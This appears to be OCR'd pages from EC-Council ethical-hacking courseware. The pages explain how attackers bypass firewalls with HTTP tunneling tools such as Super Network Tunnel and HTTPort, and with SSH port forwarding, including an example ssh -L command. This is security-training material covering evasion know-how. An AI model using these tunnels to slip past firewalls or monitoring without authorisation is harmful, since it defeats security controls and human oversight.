


Figure 12.46: Illustration of HTTP Tunneling Method

HTTP Tunneling Tools

Some HTTP tunneling tools are as follows:

- **Super Network Tunnel**

  Source: *https://networktunnel.net*

  Super Network Tunnel is a two-way HTTP tunneling software that connects two computers using HTTP-Tunnel Client and HTTP-Tunnel Server. It works like VPN tunneling but uses the HTTP protocol to establish a connection for accessing the Internet without monitoring and provides an extra layer of protection against attackers, spyware, identity theft, and so on. It can bypass any firewall to surf the web, use IM applications, games, and so on. Further, it integrates the SocksCap function along with bidirectional HTTP tunneling and remote control to simplify the configuration.

  This tool allows HTTP, HTTPS, and SOCKS tunneling of any TCP communication between any client-server systems. The TCP traffic is sent from the client to the server via standard HTTP POST requests, which allows penetrating through firewalls, proxy servers, and so on, where HTTP traffic passes.

  The client side of a tunnel is the Super Network Tunnel client app, which listens on a particular TCP port for incoming requests. Once the request comes, the program creates an HTTP/HTTPS tunnel to the server and sends data through it. The server side is a Super Network Tunnel server, which simply forwards the data to the intended recipient app running on the server computer or LAN. Both client and server sides support multiple tunnels and multiple connections through the same tunnel at the same time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.47: Screenshot of Super Network Tunnel

- **HTTPort and HTTHost**

  Source: *https://www.targeted.org*

  HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, and so on. Here, the Internet software is configured so that it connects to a local PC as if it is the required remote server. HTTPort then intercepts that connection and runs it through a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode or a remote host.

  In the SSL/CONNECT mode, HTTPort can make a tunnel through a proxy all by itself. It requires that the proxy should support a particular HTTP feature, specifically, CONNECT HTTP. Most proxies have this method disabled by default. The SSL/CONNECT mode is much faster, but in this case, encryption cannot be used, and the proxy can track all actions.

  The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server; thus, when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

communicates with the target servers. This mode is much slower but works in most cases and features strong data encryption that makes proxy logging useless.




Figure 12.48: Screenshot of HTTPort and HTTHost

- **Other HTTP Tunneling Tools**
  - Tunna (*https://github.com*)
  - HTTPTunnel (*http://http-tunnel.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through the SSH Tunneling Method

OpenSSH


- Attackers use OpenSSH to **encrypt and tunnel all the traffic** from a local machine to a remote machine to avoid detection by the perimeter security controls

Example

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

`-f` => background mode, `user@certifiedhacker.com` => username and server you are logging into, `-L 5000:certifiedhacker.com:25` => local-port:host:remote-port, and `-N` => Do not execute the command on the remote system

- **This forwards the local port 5000 to port 25 on certifiedhacker.com encrypted**
- **Simply point your email client to use localhost:5000 as the SMTP server**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


SSH Tunneling Tools: Bitvise and Secure Pipes


Bitvise

- Bitvise SSH Server provides secure **remote login capabilities** for Windows workstations and servers
- SSH Client includes powerful tunnelling features including **dynamic port forwarding** through an integrated proxy and **remote administration** for the SSH Server

Secure Pipes

- Secure Pipes makes **managing SSH tunnels** simple
- It selectively **opens access** to application ports normally not easily accessible due to network or service provider configuration restrictions





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through the SSH Tunneling Method

SSH protocol tunneling involves sending unencrypted network traffic through an SSH tunnel. For example, suppose you want to transfer files on an unencrypted FTP protocol, but the FTP protocol is blocked on the target firewall. The unencrypted data can be sent over the encrypted SSH protocol using SSH tunneling. Attackers use this technique to bypass firewall restrictions. They connect to external SSH servers and create SSH tunnels to port 80 on the remote server, thereby bypassing firewall restrictions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use OpenSSH (OpenBSD Secure Shell) to encrypt and tunnel all traffic from a local machine to a remote machine to avoid detection by perimeter security controls. OpenSSH is a set of computer programs that provide encrypted communication sessions over a computer network using the SSH protocol.

Example:

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

-f => background mode, **user@certifiedhacker.com** => username and server you are logging into, **-L 5000:certifiedhacker.com:25** => local-port:host:remote-port, and **-N** => Do not execute the command on the remote system.




Figure 12.49: Bypassing Firewall through SSH Tunneling Method

SSH Tunneling Tools

Some SSH tunneling tools are listed below:

- **Bitvise**

  Source: *https://www.bitvise.com*

  Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers by encrypting data during transmission. It is ideal for remote administration of Windows servers, for advanced users who wish to access their home machine from work or their work machine from home, and for a wide spectrum of advanced tasks, such as establishing a VPN using the SSH TCP/IP tunneling feature or providing a secure file depository using SFTP.

  Bitvise SSH Client for Windows includes terminal emulation, graphical as well as command-line SFTP support, an FTP-to-SFTP bridge, tunneling features—including dynamic port forwarding through an integrated proxy—and remote administration for SSH Server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

